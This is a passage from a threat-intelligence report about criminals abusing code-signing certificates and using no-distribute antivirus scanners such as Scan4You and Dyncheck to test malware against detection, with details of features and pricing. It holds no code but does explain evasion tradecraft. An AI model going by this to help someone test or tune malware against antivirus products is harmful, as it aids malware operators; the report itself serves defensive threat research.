
This group uses digital certificates to sign documents, backdoors and tools to avoid the detection of their campaigns. The malware used was signed with a certificate that enabled it to pass undetected. Several successful attacks associated with this group in October 2019 deployed malware signed with a certificate issued to MANGO ENTERPRISE LIMITED, for example.[vi]

Trickbot Group

Trickbot Group is a well-known actor which used to focus on banking fraud through their malware Trickbot. More recently, they have seen considerable success using their targeted ransomware, Ryuk. In some of their campaigns the group has used signed samples to try to lower detection rates.

Specific developments based on Trickbot code, known as Trickbot Anchor, were spotted and a recent investigation asserted that there was

a connection between Trickbot Anchor and the infamous Lazarus Group. During a campaign targeting Chile's Redbanc, specific certificates were used which bore some similarities. This is an example of how understanding services and their interrelationships can help with threat actor attribution and corresponding defensive posture.



Testing Antivirus and blacklist evasion

Prior to setting up the infrastructure to launch a campaign, there remains another critical part of the process: the testing of finalized malware products and infrastructure before deployment. This phase is detailed in MITRE's PRE-ATT&CK framework under the tactic "Test Capabilities,"[viii] including the following techniques:

- Test malware to evade detection (T1359)
- Test signature detection for file upload/email filters (T1361)

No-distribute AV scanners allow users to test files, URLs, domains, and IP addresses

Many cybercriminals utilize "no-distribute" Antivirus (AV) scanners, also known as Counter Antivirus Services (CAV), to accomplish this task. No-distribute AV scanners are services that allow users to test files, URLs, domains, and IP addresses against security protections; these services then generate reports detailing if and how the malicious input was identified by any security vendors.

The important element of these services is that they do not distribute elements that they scan to security vendors, so it is an ideal service for

cybercriminals seeking to conceal their illicit activity. They may use these services to improve the stealth of their tooling, tweaking products or changing infrastructure in order to reduce the number of detections and thereby increase the impact of their campaigns; some even set up regular monitoring of their malicious files and infrastructure in order to gain situational awareness if their campaigns are detected and therefore become less effective. Other cybercriminals share the reports generated by no-distribute AV scanners in their sales threads on underground forums as a way of marketing their product.

No-distribute scanners are often used to improve stealth, tweak products, and change infrastructure


All no-distribute AV scanners identified by Blueliv analysts for this report were hosted on their own sites. This allows cybercriminals to test their malicious products. The no-distribute AV scanners offer the ability to test a file against dozens of AV products and may also offer the ability to test against different operating systems.

These sites vary in how they allow cybercriminal clients to use them: some are offered for free; others have single-scan pricing; others offer subscription-based models. Many of them include API access with certain packages. As within a legitimate ecosystem, some no-distribute AV scanners use an API from other services, so that the real scanning is performed by just a handful of them while the rest act as resellers.

As within a legitimate ecosystem, some no-distribute AV scanners use an API from other services, so that the real scanning is performed by just a handful of them while the rest act as resellers

Many no-distribute scanners offer static analysis scans for malicious files, in which the malware is scanned by dozens of AV products. A handful of services offer their customers both static scans as well as dynamic scans, in which the malware is deployed and the deliberately infected machine is monitored to see when and how the malware is detected. This latter option is more complex than the static scanners as it requires additional overheads and maintenance on the part of the cybercriminals offering the service. The dynamic analysis is often called "runtime" analysis.

While most services focus on providing analysis of files, some also allow cybercriminals to submit domains, IPs, and URLs in order to check whether they appear on any known blacklists shared in the security industry. If this is the case, cybercriminals will look for a new hosting or compromised website to serve their malicious content.




ScanLabs – another no-distribute AV scanners – highlights the various AV engines and blacklists against which they can check cybercriminal URLs

No-distribute AV scanners have been making waves for several years now. Some prominent former services that since been taken offline include Scan4You and VirusCheckMate. Despite their current inactivity, examining even defunct services do well to illustrate the industry as it functions today.

Scan4You

Scan4You was a prominent no-distribute AV scanner that was active from 2009 until the arrests of two service owners in May 2017. It was without doubt the most widely used underground multi-AV scanner for a number of years, until its shutdown by law enforcement.


Scan4You allowed cybercriminals to conduct static analysis of malicious files that they hoped to weaponize in a campaign; it also allowed cybercriminals to scan domains and IPs. At a later stage Scan4You also offered runtime/dynamic analysis to its customers.



Scan4You user profile page

From the user profile page, users could set up their accounts, disable specific file or IP/Domain/URL engines, specify the amount of days that the files would remain in the server, and the days the scan history should be cleared.

Additionally, Scan4You had a feature in which cybercriminals could periodically scan files in order to be alerted the moment that AV vendors started to detect them.



Page used to visualize the periodic checks on Scan4You


While the files scanned in the platform were not distributed to AV vendors, the URLs, IPs, and domains ended up reporting to security companies. A report was published after the shutdown of the service detailing how they had received requests from Scan4You since April 2012, and consequently a trove of intelligence to help counter the cybercriminal activity.[ix]

Scan4You offered a range of possible payment plans, including a $25 USD per month subscription (which later increased to $30 USD); another offering a single static scan against all 35 AV engines for $0.15 USD; runtime analysis priced at $4 USD. Users could use different payment methods including Bitcoin, PayPal, WebMoney and Paxum. Additionally, the platform offered a referral plan to users, where they could earn 10% of payments made by new referred users.

Dyncheck


Dyncheck is a popular no-distribute AV scanner. While the Dyncheck site's default language is English, the service is advertised in the Russian-language underground and is utilized by various threat actors to both test and promote their illicit wares. Dyncheck offers both static and dynamic analysis of malicious samples.

A threat actor operating under the alias "dyncheck" began advertising this service in late 2016 in the Russian-language underground. The service has garnered a significant amount of interest there as well as within other linguistic communities.



Dyncheck boasts an easy-to-use and informative website

Dyncheck tests samples against 23 different AV products and nine unique Windows operating systems. As with all no-distribute AV scanners identified by Blueliv analysts, Dyncheck generates a report for each tested file. Many cybercriminals – especially malware authors and other selling malicious code – will often use Dyncheck reports in their advertisements, drawing attention to the low number of detections their malware triggered. These reports allow underground clients to better understand the quality and the performance of the product they are interested in buying.




✔ Result — Detection rate: 1/31

